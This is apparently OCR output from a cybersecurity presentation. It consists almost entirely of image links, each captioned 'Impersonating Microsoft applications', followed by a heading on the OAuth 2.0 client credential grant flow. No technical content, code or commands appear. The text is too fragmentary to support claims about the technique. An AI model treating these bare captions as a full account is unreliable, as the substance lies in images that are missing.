
Impersonating Microsoft applications




Impersonating Microsoft applications




Impersonating Microsoft applications




Impersonating Microsoft applications




Impersonating Microsoft applications



Impersonating Microsoft applications




Impersonating Microsoft applications



OAuth 2.0 client credential grant flow (CCGF)

